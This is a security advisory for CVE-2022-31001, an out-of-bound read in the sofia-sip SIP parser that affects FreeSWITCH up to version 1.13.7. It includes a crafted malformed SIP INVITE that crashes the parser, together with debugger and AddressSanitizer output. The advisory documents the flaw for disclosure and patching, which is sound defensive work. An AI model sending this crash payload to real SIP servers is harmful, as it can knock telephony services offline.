sip_method_d Out-of-bound read

High **andywolk** published **GHSA-79jq-hh82-cv9g** on May 31

Package

sofia-sip (C)

Affected versions

<= 1.13.7

Patched versions

1.13.8

Description

An attacker can send a message with evil sdp to FreeSWITCH, which may cause crash.
I think this type of crash is caused by `#define MATCH(s, m) (strncmp(s, m, n = sizeof(m) - 1) == 0)`, this will make n bigger and trigger out-of-bound access when `IS_NON_WS(s[n])`.

SIP Message:


```
INVITE [sip:vivekg@chair-dnrc.example.com]();unknownparam SIP/2.0
TO :
 [sip:vivekg@ce.com]() ;  tag  = 13n
from  : "J Rosenberg \\\""    <[sip:jdrosen@example.com]()>
 ;
 tag = 98asjd8
MaX-fOrWaRdS: 0068
Call-ID: wsinv.1
Content-Length  : 150
cseq: 0009
 MNVITE
Via : SIP /  2.0
 /UDP
  192.0.2.2;rport;branch=390skdjuw
s :
NewFangledHr: e
UnknownHeaderWnusualValue:,;;,;
Content-Type: application/sdp
Route:
 <sip:ser=value;unknown-no-value>
v: SIP / 2.0 / TCP   spind ;
 branch =  z9hG4bK9ikj8 ,
 SIP /  2.0  / UDP 192.168.255.111  ; branch=
```

```
 z9hG4bK30239
m:"Quing \"\"" <[sip:jdrosen@example.com]()> ; newparam =
   newvalue ;
 secondparam ; q = 0.33

v=0
o=mhandley 29739 7272939 IN IP4 192.0.2.3
s=-
c=IN IP4 192.0.2.4
t=0 0
m=audio 49217 RTP/AVP 0 12
m=video 3227 RTP/AVP 31
a=rtpmap:31 LPC
```

Debug record:

```
Breakpoint 2, sip_method_d (ss=0x7fffffffdb40, return_name=<optimized out>) at
sip_parser.c:457
457         if (IS_NON_WS(s[n]))
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────────────────────────────────────────────────────────────────────────
 REGISTERS
]─────────────────────────────────────────────────────────────────────────────────────────────────────

*RAX  0x0
*RBX  0x7
*RCX  0x0
*RDX  0x610880 (sip_method_name_message) ◂— push  r11 /* 'MESSAGE' */
*RDI  0x5360a6 (sip_method_d+374) —▸ 0xab8c085c931 ◂— 0x0
*RSI  0x6070000000d7 ◂— 0x455449564e4d /* 'MNVITE' */
*R8   0x1
 R9   0x60700000000a ◂— 0x2000060700000
 R10  0x619000000210 ◂— 0x0
 R11  0xc3200000001 ◂— 0x0
*R12  0xfffffffb68 ◂— 0x0
*R13  0x6070000000d7 ◂— 0x455449564e4d /* 'MNVITE' */
*R14  0x6070000000c8 ◂— 0x0
*R15  0x7fffffffdb40 —▸ 0x6070000000d7 ◂— 0x455449564e4d /* 'MNVITE' */
 RBP  0x7fffffffdbd0 —▸ 0x7fffffffdd10 ◂— 0x24a
*RSP  0x7fffffffdaf0 —▸ 0x7fffffffdb60 —▸ 0x607000000090 ◂— 0x0
*RIP  0x5363c9 (sip_method_d+1177) ◂— lea  rdi, [rbx + r13]
─────────────────────────────────────────────────────────────────────────────────────────────────────
 DISASM
]─────────────────────────────────────────────────────────────────────────────────────────────────────

 ► 0x5363c9 <sip_method_d+1177>   lea  rdi, [rbx + r13] <0x5360a6>
  0x5363cd <sip_method_d+1181>  mov  rcx, rdi
  0x5363d0 <sip_method_d+1184>  shr  rcx, 3
  0x5363d4 <sip_method_d+1188>  mov  cl, byte ptr [rcx + 0x7fff8000]
  0x5363da <sip_method_d+1194>  test  cl, cl
  0x5363dc <sip_method_d+1196>  jne  sip_method_d+2788 <sip_method_d+2788>
  ↓
  0x536a14 <sip_method_d+2788>  mov  edx, edi
  0x536a16 <sip_method_d+2790>  and  edx, 7
```

```
  0x536a19 <sip_method_d+2793>  cmp  dl, cl
  0x536a1b <sip_method_d+2795>  jl   sip_method_d+1202 <sip_method_d+1202>

  0x536a21 <sip_method_d+2801>  call  __asan_report_load1 <__asan_report_load1>
──────────────────────────────────────────────────────────────────────────────────
 SOURCE (CODE)
]──────────────────────────────────────────────────────────────────────────────────

In file: /data00/home/wangzhong.c0ss4ck/APT-IoT/sofia-sip/libsofia-sip-ua/sip/sip_parser.c
  452   break;
  453  }
  454
  455 #undef MATCH
  456
 ► 457  if (IS_NON_WS(s[n]))
  458   /* Unknown method */
  459   code = sip_method_unknown;
  460
  461  if (code == sip_method_unknown) {
  462   name = s;
──────────────────────────────────────────────────────────────────────────────────
 STACK
]──────────────────────────────────────────────────────────────────────────────────

00:0000│ rsp 0x7fffffffdaf0 —▸ 0x7fffffffdb60 —▸ 0x607000000090 ◂— 0x0
01:0008│     0x7fffffffdaf8 —▸ 0x607000000090 ◂— 0x0
02:0010│     0x7fffffffdb00 —▸ 0x7fffffffdb40 —▸ 0x6070000000d7 ◂— 0x455449564e4d /* 'MNVITE'
*/
03:0018│     0x7fffffffdb08 —▸ 0x7fffffffdb20 ◂— 0x41b58ab3
04:0020│     0x7fffffffdb10 —▸ 0xffffffffb64 ◂— 0x0
05:0028│     0x7fffffffdb18 —▸ 0x5b146e (sip_cseq_d+558) ◂— mov  ecx, eax
06:0030│     0x7fffffffdb20 ◂— 0x41b58ab3
07:0038│     0x7fffffffdb28 —▸ 0x61108c ◂— xor  dword ptr [rax], esp /* '1 32 8 6 s.addr' */
──────────────────────────────────────────────────────────────────────────────────
 BACKTRACE
]──────────────────────────────────────────────────────────────────────────────────

 ► f 0     0x5363c9 sip_method_d+1177
  f 1     0x5b146e sip_cseq_d+558
  f 2     0x50669a extract_header+6154
  f 3     0x50669a extract_header+6154
  f 4     0x50337d msg_extract+4877
  f 5     0x50337d msg_extract+4877
  f 6     0x4f4ecd main+1677
  f 7     0x4f4ecd main+1677
──────────────────────────────────────────────────────────────────────────────────

pwndbg> p s
$1 = 0x6070000000d7 "MNVITE"
pwndbg> p n
$2 = 7
```



This crash uses the same harness.c as type 2, and its crash report is as follows:

```
=================================================================
==1721270==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x6070000000de at pc
0x000000536a26 bp 0x7ffc4ab53320 sp 0x7ffc4ab53318
READ of size 1 at 0x6070000000de thread T0
  #0 0x536a25 in sip_method_d /home/wangzhong.c0ss4ck/APT-IoT/sofia-sip/libsofia-sip-
ua/sip/sip_parser.c:457:7
  #1 0x5b146d in sip_cseq_d /home/wangzhong.c0ss4ck/APT-IoT/sofia-sip/libsofia-sip-
ua/sip/sip_basic.c:1212:26
  #2 0x506699 in header_parse /home/wangzhong.c0ss4ck/APT-IoT/sofia-sip/libsofia-sip-
ua/msg/msg_parser.c:1132:9
  #3 0x506699 in extract_header /home/wangzhong.c0ss4ck/APT-IoT/sofia-sip/libsofia-sip-
ua/msg/msg_parser.c:1071
  #4 0x50337c in extract_next /home/wangzhong.c0ss4ck/APT-IoT/sofia-sip/libsofia-sip-
ua/msg/msg_parser.c:1001:12
  #5 0x50337c in msg_extract /home/wangzhong.c0ss4ck/APT-IoT/sofia-sip/libsofia-sip-
ua/msg/msg_parser.c:903
  #6 0x4f4ecc in read_message /home/wangzhong.c0ss4ck/APT-IoT/HackSIP3/msg_harness.c:45:6
  #7 0x4f4ecc in main /home/wangzhong.c0ss4ck/APT-IoT/HackSIP3/msg_harness.c:72
  #8 0x7f2edef3f2e0 in __libc_start_main (/lib/x86_64-linux-gnu/[libc.so]
(http://libc.so/).6+0x202e0)
  #9 0x41d839 in _start (/data00/home/wangzhong.c0ss4ck/APT-
IoT/HackSIP3/msg_harness+0x41d839)

0x6070000000de is located 0 bytes to the right of 78-byte region
[0x607000000090,0x6070000000de)
allocated by thread T0 here:
  #0 0x4c5693 in malloc /build/llvm-toolchain-7-jqDfnF/llvm-toolchain-7-
7.0.1/projects/compiler-rt/lib/asan/[asan_malloc_linux.cc:146]
(http://asan_malloc_linux.cc:146/):3
  #1 0x54d62d in sub_alloc /home/wangzhong.c0ss4ck/APT-IoT/sofia-sip/libsofia-sip-
ua/su/su_alloc.c:500:12

SUMMARY: AddressSanitizer: heap-buffer-overflow /home/wangzhong.c0ss4ck/APT-IoT/sofia-
sip/libsofia-sip-ua/sip/sip_parser.c:457:7 in sip_method_d
Shadow bytes around the buggy address:
 0x0c0e7fff7fc0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x0c0e7fff7fd0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x0c0e7fff7fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x0c0e7fff7ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x0c0e7fff8000: fa fa fa fa 00 00 00 00 00 00 00 00 00 fa fa fa
=>0x0c0e7fff8010: fa fa 00 00 00 00 00 00 00 00[06]fa fa fa fa
 0x0c0e7fff8020: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
 0x0c0e7fff8030: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
 0x0c0e7fff8040: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
 0x0c0e7fff8050: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
 0x0c0e7fff8060: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
 Addressable:      00
 Partially addressable: 01 02 03 04 05 06 07
 Heap left redzone:    fa
 Freed heap region:    fd
 Stack left redzone:   f1
 Stack mid redzone:    f2
 Stack right redzone:   f3
 Stack after return:   f5
```

```
  Stack use after scope:  f8
  Global redzone:     f9
  Global init order:    f6
  Poisoned by user:    f7
  Container overflow:   fc
  Array cookie:      ac
  Intra object redzone:  bb
  ASan internal:      fe
  Left alloca redzone:   ca
  Right alloca redzone:  cb
  Shadow gap:       cc
==1721270==ABORTING
```

Severity

High

CVE ID

CVE-2022-31001

Weaknesses

CWE-125

Credits

Cossack9989